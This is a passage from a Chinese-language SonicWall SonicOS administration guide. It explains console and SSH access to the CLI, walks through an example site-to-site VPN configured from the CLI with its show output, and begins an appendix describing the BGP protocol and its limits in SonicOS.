
要在控制台端口的串行连接上使用 CLI，无需向防火墙分配 IP 地址。

注：防火墙的默认终端设置是 80 列乘 25 行。为了确保最佳显示和减少图像异常的几率，请使用与串行终端软件相同的设置。如需要，可以更改设备的终端设置。使用串行终端软件上的标准 ANSI 设置。

配置在通过控制台端口的串行连接中使用 *CLI* 的功能的步骤如下：

1 将 RJ-45 至 DB-9 的电缆连至标记为 **CONSOLE** 的设备端口。

2 将电缆的另一端连至配置的计算机上的串行端口。




RJ-45 至 DB-9 串行电缆针脚分配如表 180 所示：

表 180. RJ-45 至 DB-9 串行电缆针脚分配

RJ-45 连接器	DB9 连接器
针脚 1	针脚 9
针脚 2	针脚 1
针脚 3	针脚 4
针脚 4	针脚 5
针脚 5	针脚 2
针脚 6	针脚 3
针脚 7	针脚 8
针脚 8	针脚 7
	针脚 6 - 未使用

RJ-45 至 DB-9 串行电缆针脚图如下所示：

图 71. RJ-45 至 DB-9 电缆针脚图



3 启动与连至设备的串行端口通信的终端仿真应用程序。使用这些设置：

- 115,200 波特
- 8 数据位
- 无奇偶校验
- 1 停止位
- 无流量控制

4 按 **Enter/回车键**。显示初始信息，其后带有**设备名>** 提示。

使用 SSH 管理会话中的 CLI 通过以太网配置功能

注：在发起 SSH 管理会话之前，手动通过用户界面或控制台启用 SSH 管理。

可以通过以太网电缆连接设备来使用 SSH 客户端访问 CLI。该选项适用于不需要接入防火墙上控制台端口的 RJ-45 至 DB-9 串行电缆的客户。

要使用 SSH 管理，必须向 X0 (LAN) 或 X1 (WAN) 分配 IP 地址或使用默认 LAN IP 地址 `192.168.168.168`。

使用 *SSH* 管理会话中的 *CLI* 通过以太网配置功能的步骤如下：

1 将以太网电缆连至标记为 **X0** 的接口端口。将以太网电缆的另一端连至配置的计算机上的以太网端口。

2 启动通过以太网通信的终端仿真应用程序或 SSH 客户端。

3 在仿真应用程序中，输入 X0 接口的 **IP 目标地址**，并输入 **22** 作为端口编号。

4 选择 **SSH** 作为连接类型，并打开连接。

使用管理界面 (Web UI) 配置功能

您可以通过直接或通过网络连接至设备的 LAN 或 WAN IP 地址从 Web 浏览器使用 HTTPS 安全管理设备。

SonicOS 中有很多功能无法使用 CLI 配置。以下功能只能在 SonicOS 管理界面 (Web UI) 中配置：

表 181. 必须在管理界面 (Web UI) 中配置的 SonicOS 功能

类别	功能
公告板	所有功能
系统	许可证、证书、设置（导入、上传/下载）
SonicPoint	所有功能
防火墙	应用程序规则
防火墙设置	BWM
DPI-SSL	所有功能
反垃圾邮件	所有功能
用户	访客服务、访客帐户、访客状态安全
安全服务	摘要、内容过滤、客户端防病毒的实施、防间谍软件、Geo-IP 过滤、Botnet 过滤
WAN 加速	所有功能
AppFlow	所有功能
日志	所有功能

安全模式

安全模式是提供从计算机上传固件和重启设备的方式的有限 Web 管理界面。

利用“安全模式”功能，您可以使用简化的管理界面来快速恢复不稳定的配置状态。该管理界面包含与**系统 > 设置**页面相同的设置。

如需在安全模式中重启防火墙的说明，请参见第 206 页的使用安全模式升级固件或设备的《入门指南》。

注：在安全模式中无法使用 CLI 命令。

示例：使用 CLI 配置站对站 VPN

本节介绍如何使用命令行接口创建 VPN 策略。您可以使用 CLI 配置所有参数和启用 VPN，无需使用 Web 管理界面。

注：在本例中，另一端的 VPN 策略已创建。

CLI 访问

1 使用 DB9 至 RJ45 连接器连接 PC 的串行端口与防火墙的控制台端口。

2 在使用终端仿真器程序（例如 PuTTY 或 Tera Term）时，可以使用以下参数：

- 115,200 波特
- 8 位
- 无奇偶校验
- 1 停止位
- 无流量控制

3 您可能需要按两三次回车键才能看到类似以下所示的命令提示：

- `NSA3600>`
- `SM9200>`

4 如果您使用了任何其他 CLI，例如 Unix 外壳或 Cisco IOS，这个过程应该相对容易和相似。它拥有自动填写功能，所以您无需输入完整的命令。

5 如果需要更改配置，您必须进入配置模式。要进入配置模式，输入 **configure**。

- `NSA3600> configure`
- `(config[NSA3600])>`

6 命令提示更改，并添加了 **config** 字样将其与正常的模式相区分。现在，您可以配置所有设置，启用和禁用 VPN，并配置防火墙。

配置

本例中，将站对站 VPN 配置为在两个 NSA 3600 设备之间，拥有以下设置：

Local NSA 3600 (home):
WAN IP：`10.50.31.150`
LAN 子网：`192.168.61.0`
Mask `255.255.255.0`

Remote NSA 3600 (office):
WAN IP：`10.50.31.104`
LAN 子网：`192.168.15.0`
Mask:`255.255.255.0`

Authentication Method:IKE using a Pre-Shared Key
Phase 1 Exchange:Main Mode
Phase 1 Encryption:3DES
Phase 1 Authentication SHA1
Phase 1 DH group:2
Phase 1 Lifetime:28800
Phase 2 Protocol:ESP
Phase 2 Encryption:3DES
Phase 2 Authentication:SHA1
Phase 2 Lifetime:28800
No PFS

1 在配置模式中，为远程网络创建**地址对象**，并指定**名称**、**区域分配**、**类型**和**地址**。本例使用名称 **OfficeLAN**：

```
(config[NSA3600]> address-object Office LAN
(config-address-object[OfficeLAN])>
```

注：提示更改为显示地址对象的配置模式。

```
(config-address-object[OfficeLAN])> zone VPN
(config-address-object[OfficeLAN])> network 192.168.15.0 255.255.255.0
(config-address-object[OfficeLAN])> finished
```

2 要显示地址对象，输入命令 show address-object [*name*]：

```
NSA3600 > show address-object OfficeLAN
```

输出类似于：

```
address-object OfficeLAN
network 192.168.15.0 255.255.255.0
zone VPN
```

3 要创建 VPN 策略，输入命令：

```
vpn policy [name] [authentication method]
```

```
(config[NSA3600])> vpn policy OfficeVPN pre-shared
(config-vpn[OfficeVPN])>
```

注：提示更改为显示 VPN 策略的配置模式。有关 VPN 的所有设置都在此输入。

4 配置预共享密钥。在本例中，预共享密钥是 **sonicwall**：

```
(config-vpn[OfficeVPN])> pre-shared-secret sonicwall
```

5 配置 IPSec 网关：

```
(config-vpn[OfficeVPN])> gw ip-address 10.50.31.104
```

6 定义本地和远程网络：

```
(config-vpn[OfficeVPN])> network local address-object "LAN Primary Subnet"
(config-vpn[OfficeVPN])> network remote address-object "OfficeLAN"
```

7 配置 IKE 和 IPSec 推荐：

```
(config-vpn[OfficeVPN])> proposal ike main encr triple-des auth sha1 dh 2
lifetime 28800
(config-vpn[OfficeVPN])> proposal ipsec esp encr triple-des auth sha1 dh no
lifetime 28800
```

8 在 UI 配置的“高级”选项卡中，启用 VPN 策略的“保持连接”：

```
(config-vpn[OfficeVPN])> advanced keepalive
```

9 要启用 VPN 策略，使用命令 `vpn enable [name]`：

```
(config[NSA3600])> vpn enable "OfficeVPN"
```

10 使用完成命令保存 VPN 策略并从 VPN 配置模式退出：

```
(config-vpn[OfficeVPN])> finished
(config[NSA3600])>
```

配置已完成。

注： 命令提示返回到配置模式提示。

查看 VPN 配置

查看所有配置的 VPN 策略的列表的步骤如下：

1 输入命令 `show vpn policy`。输出类似于：

(config[*NSA3600*])> **show vpn policy**

Policy:WAN GroupVPN (Disabled)
Key Mode:Pre-shared
Pre Shared Secret:DE65AD2228EED75A

Proposals:
IKE:Aggressive Mode, 3DES SHA, DH Group 2, 28800 seconds
IPSEC:ESP, 3DES SHA, No PFS, 28800 seconds

Advanced:
Allow NetBIOS OFF, Allow Multicast OFF
Management:HTTP OFF, HTTPS OFF
Lan Default GW:0.0.0.0
Require XAUTH:ON, User Group:Trusted Users

Client:
Cache XAUTH Settings:Never
Virtual Adapter Settings:None
Allow Connections To:Split Tunnels

Set Default Route OFF, Apply VPN Access Control List OFF
Require GSC OFF
Use Default Key OFF

Policy:OfficeVPN (Enabled)
Key Mode:Pre-shared
主要 GW：10.50.31.104
次要 GW：0.0.0.0
Pre Shared Secret: sonicwall

IKE ID:
Local:IP 地址
Peer:IP 地址

网络：
Local:LAN Primary Subnet
Remote:OfficeLAN

Proposals:
IKE:Main Mode, 3DES SHA, DH Group 2, 28800 seconds
IPSEC:ESP, 3DES SHA, No PFS, 28800 seconds

Advanced:
Keepalive ON, Add Auto-Rule ON, Allow NetBIOS OFF
Allow Multicast OFF
Management:HTTP ON, HTTPS ON
User Login:HTTP ON, HTTPS ON
Lan Default GW:0.0.0.0
Require XAUTH:OFF
Bound To:Zone WAN

2 要查看某策略的配置，请在双引号中指定策略名称。
例如：

```
(config[NSA3600])> show vpn policy "OfficeVPN"
```

输出类似于：

Policy:OfficeVPN (Enabled)
Key Mode:Pre-shared
主要 GW：10.50.31.104
次要 GW：0.0.0.0
Pre Shared Secret: sonicwall

IKE ID:
Local:IP 地址
Peer:IP 地址

网络：
Local:LAN Primary Subnet
Remote:OfficeLAN

Proposals:
IKE:Main Mode, 3DES SHA, DH Group 2, 28800 seconds
IPSEC:ESP, 3DES SHA, No PFS, 28800 seconds

Advanced:
Keepalive ON, Add Auto-Rule ON, Allow NetBIOS OFF
Allow Multicast OFF
Management:HTTP ON, HTTPS ON
User Login:HTTP ON, HTTPS ON
Lan Default GW:0.0.0.0
Require XAUTH:OFF
Bound To:Zone WAN

3 输入命令 `show vpn sa [name]` 查看活动 SA：

```
(config[NSA3600])> show vpn sa "OfficeVPN"

Policy:OfficeVPN
IKE SAs

GW:10.50.31.150:500 --> 10.50.31.104:500
Main Mode, 3DES SHA, DH Group 2, Responder
Cookie:0x0ac298b6328a670b (I), 0x28d5eec544c63690 (R)
Lifetime:28800 seconds (28783 seconds remaining)

IPsec SAs

GW:10.50.31.150:500 --> 10.50.31.104:500
(192.168.61.0 - 192.168.61.255) --> (192.168.15.0 - 192.168.15.255)
ESP, 3DES SHA, In SPI 0xed63174f, Out SPI 0x5092a0b2
Lifetime:28800 seconds (28783 seconds remaining)
```

B

BGP 高级路由

- 第 1688 页的 BGP 高级路由
  - 第 1688 页的 BGP 概述
  - 第 1694 页的注意
  - 第 1695 页的配置 BGP
  - 第 1705 页的验证 BGP 配置
  - 第 1707 页的 IPv6 BGP

BGP 高级路由

本附录概述 SonicWALL 的边界网关协议 (BGP) 实施、BGP 的运行方式，以及如何针对您的网络配置 BGP。

注：购买 SonicOS 扩展许可证后，TZ400 系列、TZ500 系列和 TZ600 设备支持 BGP。TZ300 系列或 SOHO 无线设备不支持 BGP。

主题：

- 第 1688 页的 BGP 概述
- 第 1694 页的注意
- 第 1695 页的配置 BGP
- 第 1705 页的验证 BGP 配置
- 第 1707 页的 IPv6 BGP

BGP 概述

主题：

- 第 1689 页的什么是 BGP？
- 第 1689 页的后台信息
- 第 1690 页的自治系统
- 第 1690 页的 BGP 拓扑结构的类型
- 第 1690 页的为什么使用 BGP？
- 第 1691 页的 BGP 的工作方式
- 第 1694 页的 BGP 术语

什么是 BGP？

BGP 用于在自治系统 (AS) 之间交流路由信息的大型路由协议。这些自治系统是定义明确、单独管理的网络域。BGP 支持允许 SonicWALL 安全设备替代网络自治系统使用的传统 BGP 路由器。BGP 的当前 SonicWALL 实施最适用于“单提供商/单宿主”环境，在这种环境下，网络使用一个 ISP 作为互联网提供商，且与该提供商采用单一连接。SonicWALL BGP 还可以支持“单提供商/单宿主”环境，其中，网络使用单个 ISP，但拥有连至提供商的少量单独路由。BGP 在 SonicOS GUI 的**网络 > 路由**页面上启用，然后再通过 SonicOS 命令行接口 (CLI) 进行完全配置。

下表显示 BGP 授权要求。

表 182. BGP 授权要求

平台	需要附加许可证
SOHO W	N/A
TZ300/TZ300 W	N/A
TZ400/TZ400 W	SonicOS 扩展许可证
TZ500/TZ500 W	SonicOS 扩展许可证
TZ600	SonicOS 扩展许可证
NSA 2600	SonicOS 扩展许可证
NSA 3600	SonicOS 扩展 01-SSC-7091
NSA 4600	无，已包含 BGP
NSA 5600	无，已包含 BGP
NSA 6600	无，已包含 BGP
SM 9200	无，已包含 BGP
SM 9400	无，已包含 BGP
SM 9600	无，已包含 BGP

注：可以在 www.mysonicwall.com 购买许可证。

后台信息

路由协议不仅是通过网络传输的数据包，还包含各路由器和路由器组用于发现、组织和交流网络拓扑结构的所有机制。路由协议使用取决于指定的各协议参与者的分布式算法，且在网络域内的路由器随着网络节点更改状态而动态变化时尤为有用。

路由协议通常与两个数据库交互：

- **路由信息库 (RIB)** - 用于存储路由协议本身所需的全部路由信息。
- **转发信息库 (FIB)** - 用于实际的数据包转发。

从 RIB 选择的最佳路由用于填充 FIB。RIB 和 FIB 都随着各路由协议接收路由更新或设备的连接变更而动态变化。

有两个基本路由协议类：

- **内部网关协议 (IGP)** - 内部网关协议是用于在 AS 内部的网络内进行路由通信的路由协议。有两代 IGP。第一代由距离向量协议组成。第二代由链接状态协议组成。距离向量协议相对简单，但在扩展到大量路由器时会出现问题。链接状态协议更为复杂，也具有更好的扩展能力。现有的距离向量协议有内部网关路由协议 (IGRP)、增强内部网关路由协议 (EIGRP)、路由信息协议 (RIP) 和 RIPv2（增强版 RIP）。IGRP 和 EIGRP 是专有的 Cisco 协议。目前使用的链接状态协议有开放最短路径优先 (OSPF) 协议和较少使用的中间系统到中间系统 (IS-IS) 协议。

  SonicOS 支持 OSPFv2 和 RIPv1/v2 协议，这是两个最常用的路由内部网关协议，允许客户在其 IGP 网络中使用我们的产品，并避免配备单独的传统路由器产生附加成本。

- **外部网关协议 (EGP)** - 标准的普适型外部网关协议是 BGP（更准确地说是 BGP4）。BGP 是用于在称为自治系统 (AS) 的定义明确网络域之间进行路由信息和策略通信的大型路由协议。自治系统是独立于其他自治系统的单独管理网络域。BGP 用于在自治系统之间传输路由和路由策略。ISP 通常使用 BGP 与其客户及其他 ISP 传输路由和路由策略。

  给每个自治系统都分配了 16 位编号。和 IP 地址一样，AS 编号也可以是公用或私有的。公用 AS 编号是有限的资源，会基于很多因素的考虑提供。有多重托管至两个或多个 ISP 的大型网络的 ISP 客户通常具备公用 AS，较小型客户则具备由其 ISP 提供商管理的私有 AS。

  随着我们的产品为支持企业级需求而不断发展，有些客户可能想要将我们的产品应用于 AS 以替代传统的 BGP 路由器。

自治系统

给每个自治系统都分配了 16 位编号。和 IP 地址一样，AS 编号也可以是公用或私有的。公用 AS 编号是有限的资源，会基于很多因素的考虑提供。有多重托管至两个或多个 ISP 的大型网络的 ISP 客户通常具备公用 AS，较小型客户则具备由其 ISP 提供商管理的私有 AS。

BGP 拓扑结构的类型

BGP 是很灵活、复杂的路由协议。因此，BGP 路由器可融入多种拓扑结构设置中，例如互联网核心路由器、中间 ISP 路由器、ISP 客户前端设备 (CPE) 或小型私有 BGP 网络中的路由器。不同拓扑结构所需的 BGP 路由数相差悬殊，核心路由器需要大于 300,000 个 BGP 路由，而使用单一 ISP 和为 AS 之外的所有目标使用默认路由则不需要 BGP 路由。通常要求 ISP 客户从其边缘路由器 (CPE) 至 ISP 运行 BGP，而不论他们从 ISP 接收的路由数。这允许 ISP 客户控制使用哪些网络向外界发布。人们通常担心客户发布一个自己并不拥有的网络或网络组，会有黑洞互联网流量通过这些网络。实际上，ISP 提供商小心地过滤来自客户的无效发布（BGP 的优势之一），所以以上担心并无必要。

有三种规模的 BGP 网络：

- **单提供商/单宿主** - 网络从单一 ISP（单一提供商）接收单一路由（单宿主）。ISP 客户从其 ISP 接收的路由数取决于其 AS 的性质。仅使用一个 ISP 作为互联网提供商且该提供商只有单一连接（单提供商/单宿主）的 ISP 客户无需接收任何路由，将目标在 AS 以外的所有流量转到其 ISP。这些客户仍可以将其网络内的部分或全部内容发布给 ISP。
- **单提供商/多宿主** - 网络从单一 ISP（单一提供商）接收多个路由（多宿主）。使用单个 ISP，但与其 ISP 有多个连接的 ISP 客户只能在各 ISP 网关接收默认路由 (0.0.0.0/0)。如果某 ISP 连接断开，将撤回从断开的 CPE 路由器向内部路由器发送的默认路由，互联网流量则流向连至 ISP 的 CPE 路由器。客户的内部网络也将在各 CPE 路由器网关发布至 ISP，并在与客户的特定连接断开时允许 ISP 使用替代路径。
- **多提供商/多宿主** - 使用多个 ISP，且各 ISP 有一个或多个单独网关路由器的 ISP 客户。在这种情况下，客户的 AS 必须是公用 AS，也可能是中转 AS 或非中转 AS。中转 AS 接收和转发来自 ISP 的流量，该流量去往可通过其他 ISP 连接的网络（流量的目的地不在客户的 AS 内）。非中转 AS 应该只接收去往 AS 的流量，丢弃所有其他流量。中转 AS 中的 BGP 路由器通常接收各 ISP 的完整 BGP 路由表的一大部分（在大多数情况下是全部）。

为什么使用 BGP？

- 即使您并非处在互联网上的大型网络中，BGP 也可以作为多宿主、负载均衡和冗余用例的标准：
  - **单提供商/单宿主** – 不常用于 BGP，但仍可用于将网络发布到 ISP。单宿主网络不符合用于 RIR 中公用 AS 的条件。
  - **单提供商/多宿主** – 按照 RFC2270 使用单一私有 AS（64512 至 65535）的推荐，经常选用，可以发挥 BGP 的优势，同时保存公用 ASN。
  - **多提供商/多宿主** – 高度冗余，通常用于各 ISP 的专用路由器。需要公用 ASN。大内存占用
- 路由汇总实现可扩展性。


BGP 的工作方式

BGP 使用 TCP 端口 179 进行通信。将 BGP 视为一种路径向量协议，包含目的地的端对端路径描述。BGP 邻居可以是内部 (iBGP) 或外部 (eBGP) 的：

- **iBGP** – 邻居位于相同 AS 内。
- **eBGP** – 邻居位于不同 AS 中。

路径在标签为各种路径属性的更新消息中发布。AS_PATH 和 NEXT_HOP 是描述 BGP 更新消息中路由路径的两个最重要属性。

- **AS_PATH**：表示路由通信往来的 AS。在下例中，AS_PATH 来自 AS 7675，去往 AS 12345。对于内部 BGP，AS_PATH 为源和目标指定相同的 AS。
- **NEXT_HOP**：表示路径前往的下一路由器的 IP 地址。穿过 AS 边界发布的路径继承了边界路由器的 NEXT_HOP 地址。BGP 依赖内部路由协议连通 NEXT_HOP 地址。



BGP 有限状态机

用于定义 BGP 的 RFC 1771 描述了 BGP 与以下状态机相关的工作。下图后面的表格提供了有关各种状态的附加信息。

图 72. BGP 有限状态机




表 183. BGP 有限状态说明

状态	说明
闲置	在建立新 BGP 会话或重置现有会话后，等待“启动”事件。在发生错误时，恢复到“闲置”状态。在“启动”事件后，BGP 启动，重置连接重试计时器，启动 TCP 传输连接和监听连接
连接	TCP 层连接后，变换为“已发送开启消息”状态，然后发送“开启”消息。如果没有 TCP，变换为“活动”。如果连接重试计时器过期，重置计时器，并启动传输连接。否则，变换为“闲置”状态。
活动	尝试与对等项建立 TCP 连接。如连接成功，变换为“已发送开启消息”状态，然后发送“开启”消息。如果连接尝试过期，重启计时器，然后恢复到“连接”状态。还会活动监听其他对等项的连接。在发生其他事件时，返回到“闲置”状态。 活动状态不稳表示有 TCP 传输问题，例如 TCP 重新传输或未连接对等项。
已发送开启消息	等待来自对等项的“开启”消息。验证接收情况。如验证失败，发送“通知”并进入“闲置”状态。如验证成功，发送“保持活动”并重置保持活动计时器。协商保持时间，较小值取胜。如较小值为零，保持计时器和保持活动计时器不会重启。
已确认开启消息	等待“保持活动”或“通知”。如果收到“保持活动”消息，则变换为“已建立”状态。如果收到“更新”或“保持活动”消息，重启保持计时器（除非协商保持时间为零）。如果收到“通知”，则变换为“闲置”状态。 发送定期“保持活动”消息。如果 TCP 层断开，则变换为“闲置”状态。如果发生错误，则发送含错误代码的“通知”，并变换为“闲置”状态。
已建立	会话开启，与对等项交换更新信息。如果收到“通知”，则变换为“闲置”状态。检查更新信息有无错误。发生错误时，会发送“通知”，并变换为“闲置”状态。保持时间过期时，断开 TCP。

BGP 消息

BGP 通信包含以下几个消息：

- **开启** – 在建立 TCP 会话后，BGP 对等项之间的第一条消息。包含建立对等会话的必需信息，例如 ASN、保持时间以及多产品扩展和路由刷新等功能。
- **更新** – 这些消息包含路径信息，例如路由宣布或撤回。
- **保持连接** – 有关保持 TCP 层活动和发布活动连接的定期消息。

- **通知** – 有关终止 BGP 会话的请求。包含错误代码“cease”的非致命性问题通知。子代码提供更多详细信息，如表 184 中所示：

  表 184. 通知子代码

子代码	说明
1 – 已达到的最大前缀数	已超过配置的“邻居最大前缀”值
2 – 管理关闭	出于管理目的关闭会话
3 – 对等项未配置	已移除对等配置
4 – 管理重置	出于管理目的重置会话
5 – 已拒绝连接	BGP 会话的拒绝（有时是临时的）
6 – 其他配置变更	出于某种原因管理重置会话

- **路由刷新** – 用于对等项重新发送其路由的请求。

BGP 功能

BGP 更新消息可以包含如表 185 所示的属性：

表 185. BGP 更新消息属性

值	代码
1	ORIGIN
2	AS_PATH
3	NEXT_HOP
4	MULTI_EXIT_DISC
5	LOCAL_PREF
6	ATOMIC_AGGREGATE
7	AGGREGATOR
8	COMMUNITY
9	ORIGINATOR_ID
10	CLUSTER_LIST
11	DPA
12	ADVERTISER（历史记录）
13	RCID_PATH / CLUSTER_ID（历史记录）
14	MP_REACH_NLRI
15	MP_UNREACH_NLRI
16	EXTENDED COMMUNITIES
17	AS4_PATH
18	AS4_AGGREGATOR
19	SAFI 特定属性 (SSA)（已弃用）
20	连接器属性（已弃用）
21	AS_PATHLIMIT（已弃用）
22	PMSI_TUNNEL
23	隧道封装属性
24	流量工程
25	IPv6 地址特定扩展团体
26	AIGP（临时 - 2011 年 2 月 23 日过期）

表 185. BGP 更新消息属性

值	代码
27-254	未分配
255	保留用于开发

如需 BGP 属性的更多信息，请参见：http://www.iana.org/assignments/bgp-parameters/bgp-parameters.xml

BGP 术语

ARD – 自治路由域 – 拥有共用管理路由策略的网络/路由器的集合。

AS - 自治系统 – 分配有识别号的 ARD，通常在边界路由器运行 BGP4。

BGP4 - 边界网关协议 4：最普遍的 EGP。

CIDR – 无分类的域间路由，允许通过路由组的高效路由发布。

CPE – 客户前端设备 - 用于在客户网络与 ISP 交互的设备。

EGP - 外部网关协议 – 用于在自治系统之间进行路由信息通信的任何协议（通常是 BGP4）。

完整路由 - 完整的全局 BGP 路由表。

FIB - 转发信息库 – 用于查找出口接口和转发数据包时的下一跃点的现有路由表。

视窗* - 视窗 (LG) 服务器是运行 LG 服务器的组织中路由器的只读视图。通常，可公共访问的视窗服务器由 ISP 或 NOC 运行。

多宿主 - 与一个或多个 ISP 有多个连接的 ISP 客户。

多提供商 - 使用多个 ISP 连接互联网的 ISP 客户。

NSM – 网络服务模块 - 用于聚集接口至 FIB 和 RIB 的 ZebOS 组件。单独的路由协议守护程序与所有 RIB 更新的 NSM 交互。NSM 使用来自 RIB 的最佳路由信息独立更新 FIB。

部分路由 - 完整 BGP 路由表的子集，通常针对于作为 ISP 域一部分的目标。

RIB - 路由信息库 – NSM 拥有的运行时数据库，用于存储路由协议收集和使用的所有路由信息。

注意

- **规模** - 目前，SonicOS 支持 512 至 2,048 个基于策略的路由 (PBR)。这对于完全甚或部分路由表是不够的。RIB 中存在的路由数可能大于 PBR（是 FIB）中安装的数目。当通过路由协议收到多个竞争路由时，会发生这种情况。在 RIB 包含去往特定网络目标的多个竞争路由时，只能选择一个路由安装到 FIB 中。

  目前，我们的实施最适合于单提供商/单宿主客户。如果从 ISP 收到默认路由，或客户收到很少量的 ISP 特定路由，单提供商/多宿主也很适用。第二种情况允许内部路由器采用最优路径到达 AS 外部的目标，但仍处于 ISP 网络域内（名为部分路由）。

- **负载均衡** - 目前 SonicOS 或 Zebos 中没有多路径支持（“最多路径”功能）。这样就阻止了负载均衡，且不拆分网络。
- **环回** - 目前没有环回接口支持。
- **NAT** - BGP 适用于路由。但不能与 NAT 良好共存。
- **VPN 更新** - 目前无法通过 VPN 进行 BGP 更新。
- **异步路径** - 状态防火墙目前不处理异步路径，尤其对于穿越多个防火墙的情况。

配置 BGP

主题：

